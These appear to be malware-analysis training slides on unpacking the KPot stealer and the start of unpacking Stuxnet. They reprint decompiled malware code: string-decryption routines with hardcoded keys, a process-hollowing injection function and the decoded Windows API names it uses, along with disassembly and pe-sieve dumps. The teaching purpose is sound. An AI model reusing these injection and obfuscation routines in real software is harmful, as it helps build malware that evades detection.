11:        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
12:        Array.Copy(sourceArray, 0, array, 0, 10);
13:        Array.Copy(sourceArray, 0, array, 15, 10);
14:        rijndaelManaged.Key = array;
15:        rijndaelManaged.Mode = CipherMode.ECB;
16:        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
17:        byte[] array2 = Convert.FromBase64String(string_0);
18:        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
19:        result = @string;
20:        return result;
21:    }
22:    0 references
23:    static void Main(string[] args)
24:    {
25:        Console.WriteLine(decode(args[0]));
26:    }
27: }
```

NOTE: Just use copy and paste and now let's try it in PowerShell!

# Unpacking KPot

solutions: 0x00



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is ".\kpot2.exe -FZQR27Y43sDb0N97K0JGAg==". The output shows the string being decoded from its encoded hex representation. The word "Encoded" is highlighted in red above the output, and the word "Decoded" is highlighted in red above the input command.

```
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe -FZQR27Y43sDb0N97K0JGAg==  
svhost Decoded  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug>
```

Figure: Unpacking KPot - String Deobfuscation

NOTE: Now let's look at the injection function!

# Unpacking KPot

solutions: 0x00

```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36["ubzZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["kVdWt2m955ig9LvIKq8J7Q=="]);
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36["ubzZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["M+Cx1wPRKCQPwhR5g7XeqaqAMuhh60oEkoAbNvuIk=="]);
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36["ubzZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["OCVByD5Kb4dyngmcPozmijex0C140ik/RQZbeXPDo=="]);
    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36["ubzZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["FjiFXn7TCbCqa33vgPA3B55YtkkkXqZt0GLjZJiitb8=="]);
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36["eDAECohuT4guqKSV0Gp4yg=="], Class15.smethod_36["e4WJnVJ/R9vGiA+MBU/59./Ujihz+FgywIRB0+3YkVw=="]);
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36["eDAECohuT4guqKSV0Gp4yg=="], Class15.smethod_36["oKL4yaE9EBm/y9S+kqvCkaq4w3M218t7/g7gAFxXD4=="]);
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36["ubzZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["BGw0D0JvCcycu0GAsl3nPtw=="]);
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36["eDAECohuT4guqKSV0Gp4yg=="], Class15.smethod_36["iy11jydf6nv90hRn+++0LQ=="]);

    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\'{0}\'", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))
            class2.class7_0 = text;
        else
            class2.class7_0 = text3;
        result = class2.smethod_0(array, num, flag, flag2);
    }
    catch { }
}
```

Figure: Unpacking KPot - New String Obfuscation Function

NOTE: Let's look at the deobfuscation function!

# Unpacking KPot

solutions: 0x00

```
static string smethod_36(string string_0)
{
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPot - Different Deobfuscation Function

NOTE: Should be able to do copy and paste again with Visual Studio!

# KPot Deobfuscation Part 1

reverse\_engineering: 0x0e

## deobfuscation.cs

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
static string decode_0(string string_0){
    string s = "[input unicode characters here]";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    byte[] array = new byte[32];
    byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
    Array.Copy(sourceArray, 0, array, 0, 10);
    Array.Copy(sourceArray, 0, array, 15, 10);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array2 = Convert.FromBase64String(string_0);
    string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
    result = @string;
    return result;
}
```

# KPot Deobfuscation Part 2


reverse\_engineering: 0x0e

## deobfuscation.cs

```
static string decode_1(string string_0){
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

# Unpacking KPot

solutions: 0x00



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The window has a blue header bar with the title and standard window controls. The main area contains a list of command-line arguments, each starting with "PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe " followed by a long string of characters. The strings represent various Windows API functions being called via process hollowing. The list includes "svhost", "CreateProcessA", "ReadProcessMemory", "WriteProcessMemory", "GetThreadContext", "NtSetContextThread", "NtUnmapViewOfSection", "VirtualAllocEx", and "NtResumeThread". The last entry in the list is "PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> ■".

```
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FZQR27Y43sDb0N97K0JGAg=="  
svhost  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "kVdWt2m955ig9LvIKqBJ7Q=="  
CreateProcessA  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "M+Cx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk=="  
ReadProcessMemory  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "OCVByD5Kb4dymgcmPozmijexOC140ik/RQZbeXPCDo=="  
WriteProcessMemory  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FjiFXnN7CBcQa33vgPA3BS5YktkkXqZt0GLjZJiitb8=="  
GetThreadContext  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "e4WJnVJ/R9vGiA+MBU/59/rUjihz+FgywIBB0+3YkVw=="  
NtSetContextThread  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4=="  
NtUnmapViewOfSection  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "BGwD0JvCcYuc0GAsN3P9tw=="  
VirtualAllocEx  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "iy1ljydF6nv90hRn+++0LQ=="  
NtResumeThread  
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> ■
```

Figure: Unpacking KPot - Process Hollowing Functions

NOTE: Looks like process hollowing, let's breakpoint right before the call to NtResumeThread or delegate8!

# Unpacking KPot

solutions: 0x00

```
        throw new Exception();
    }
    int num10 = BitConverter.ToInt32(array, num2 + 40);
    if (flag3)
    {
        class2.int_0 = num3;
    }
    array[44] = class2.int_0 + num10;
}
if ((ulong)delegate5(@class.struct0_0.IntPtr_1, array2) != 0UL)
{
    throw new Exception();
}
if (flag2)
{
    new Thread(new ThreadStart(class2.method_0)).Start();
    goto IL_47E;
}
uint num11 = 0;
if (delegate8(@class.struct0_0.IntPtr_1, out num11) == -1)
{
    throw new Exception();
}
NtResumeThread
goto IL_47E;
}
catch (Exception ex)
{
    result = false;
}
return result;
IL_47E:
Thread.Sleep(100);
return true;
}

// Token: 0x00000072 RID: 114 RVA: 0x00004190 File Offset: 0x00002390
static Class16.Class20 smethod_28(Class16.Class21 class21_0)
{
    byte[] array = new byte[class21_0.int_3];
    Array.Copy(class21_0.byte_1, 0, array, 0, class21_0.int_3);
    return array;
}
```




Figure: Unpacking KPot - Now we need to extract it with pe-seive!

# Unpacking KPot

solutions: 0x00

```
0 - no filter: dump everything (default)
1 - don't dump the modified PEs, but save the report
2 - don't dump any files
/quiet : Print only the summary. Do not log on stdout during the scan.
/json  : Print the JSON report as the summary.
/dir <output_dir>
      : Set a root directory for the output (default: current directory).
```

```
Info:
/help   : Print this help.
/version : Print version number.
```

```
PS C:\ProgramData\chocolatey\lib\pesieve\tools> .\pe-sieve.exe /pid 5812 /imp /dmode 0
```

PID: 5812

Modules filter: all accessible (default)

Output filter: no filter: dump everything (default)

Dump mode: autodetect (default)

Scanning workingset: 35 memory regions.

[+] Report dumped to: process\_5812

[\*] Dumped module to: process\_5812\80000.rec.exe as Unmapped

[+] Dumped modified to: process\_5812

PID: 5812

SUMMARY:

Total scanned: 0

Skipped: 0

-

Hooked: 0

Replaced: 0

Detached: 0

Implanted: 1

Other: 0

Total suspicious: 1

```
PS C:\ProgramData\chocolatey\lib\pesieve\tools>
```


Name	PID	CPU	I/O total ...	Private b... Shared b...	User name	Description
ServiceHub.Settings...	4452	0.00	0.00	86.7 MB	malware_pc\malware	ServiceHub.Host.CLR.x86
ServiceHub.Thread...	4156	0.52	0.00	46.71 MB	malware_pc\malware	ServiceHub.Host.CLR.x86
ServiceHub.Roslyn...	5080	0.00	0.00	380.65 MB	malware_pc\malware	ServiceHub.Host.CLR.x86
ServiceHub.Host.C...	4012	0.00	0.00	87.89 MB	malware_pc\malware	ServiceHub.Host.CLR.x86
ServiceHub.DataW...	5180	0.00	0.00	63.21 MB	malware_pc\malware	ServiceHub.Host.CLR.x86
dnsSpy\x86.exe	3116	0.00	0.00	179.32 MB	malware_pc\malware	dnsSpy\x86
lsof-00031051900-cle	4752	0.00	0.00	9.53 MB	malware_pc\malware	Maxthon Installer
img-00031051900-...	5812	0.00	0.00	452 MB	malware_pc\malware	Maxthon Installer
Process Hacker.exe	6628	0.22	0.00	11.88 MB	malware_pc\malware	Process Hacker
powershell.exe	6428	0.00	0.00	35.88 MB	malware_pc\malware	Windows PowerShell
SearchIndexer.exe	2172	0.00	0.00	33.4 MB	malware_pc\malware	Microsoft Windows Search Indexer
SearchProtocolHost.exe	5588	0.00	0.00	2.74 MB	malware_pc\malware	Microsoft Windows Search Proto...
SearchFilterHost.exe	6684	0.00	0.00	2.46 MB	malware_pc\malware	Microsoft Windows Search Filter ...
wmpntrbik.exe	2264	0.00	0.00	11.07 MB	malware_pc\malware	Windows Media Player Network ...
svchost.exe	2496	0.00	0.00	11.01 MB	malware_pc\malware	Host Process for Windows Services
svchost.exe	2940	0.00	0.00	64.69 MB	malware_pc\malware	Host Process for Windows Services
firefox.exe	3028	0.00	0.00	204.4 MB	malware_pc\malware	Firefox
firefox.exe	2696	0.00	0.00	15.26 MB	malware_pc\malware	Firefox
firefox.exe	624	0.00	0.00	70.96 MB	malware_pc\malware	Firefox
firefox.exe	3168	0.01	0.00	59.99 MB	malware_pc\malware	Firefox
firefox.exe	3464	0.00	0.00	63.63 MB	malware_pc\malware	Firefox
firefox.exe	3652	0.00	0.00	135.61 MB	malware_pc\malware	Firefox
conhost.exe	5320	0.00	0.00	24.51 MB	malware_pc\malware	Console Window Host
conhost.exe	3816	0.00	0.00	1.44 MB	malware_pc\malware	Console Window Host
conhost.exe	476	0.00	0.00	1.14 MB	malware_pc\malware	Console Window Host

Figure: Unpacking KPot - Extract the Payload

# Unpacking KPot

solutions: 0x00

- It's not .NET anymore?
- Interesting Let's Look!



# Unpacking Stuxnet

solutions: 0x0f





Figure: Stuxnet - PortexAnalyzer

NOTE: Here we can see that it appears packed due to high entropy

# Unpacking Stuxnet

solutions: 0x0f


- Here we see .stub
- Points to Packed Data



# Unpacking Stuxnet


solutions: 0x0f

- Unpacking Function
- Injection Function



## Unpacking Stuxnet

solutions: 0x0f



## Figure: Stuxnet Unpacking - Locating the .stub section

# Unpacking Stuxnet

solutions: 0x0f

- Step until .stub is found

```
884F 08 68 B8320010 push malware.100032B8
81F9 2C020000 57 push edi
A01E 10300010 FF15 10300010 call dword ptr ds:[<alstrcmpIA>]
85C0 test eax,eax
74 12 je malware.100011B8
0FB746 06 movzx eax,word ptr ds:[esi+6]
43 inc ebx
83C7 28 add edi,28
3B08 cmp ebx,eax
7C E4 j1 malware.10001199
33C0 xor eax,eax
5F pop edi
58 pop ebx
5E pop esi
C3 ret
884F 08 mov ecx,dword ptr ds:[edi+8]
81F9 2C020000 cmp ecx,22C
72 EF jb malware.100011B8
8847 0C mov eax,dword ptr ds:[edi+C]
0305 1C400010 add eax,dword ptr ds:[1000401C]
8138 0D1239AE cmp dword ptr ds:[eax],AE39120D
75 DE jne malware.100011B8
885424 10 mov edx,dword ptr ss:[esp+10]
83C0 04 add eax,4
8902 mov dword ptr ds:[edx],eax
884424 14 mov eax,dword ptr ss:[esp+14]
83C1 FC add ecx,FFFFFFFC
8908 mov dword ptr ds:[eax],ecx
33C0 xor eax,eax
40 inc eax
EB C9 jmp malware.100011B8
55 push ebp
```

Jump is taken  
malware.100011B8

.text:100011A7 malware.exe:\$11A7 #5A7

## Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Offset to Stub

## Unpacking Stuxnet

solutions: 0x0f

Decryption Routine

Registers:

EAX	00000001
EBX	00000001
ECX	1000622C
EBP	003F75B8
ESP	003F7444
ESI	10006004
EDI	00794000

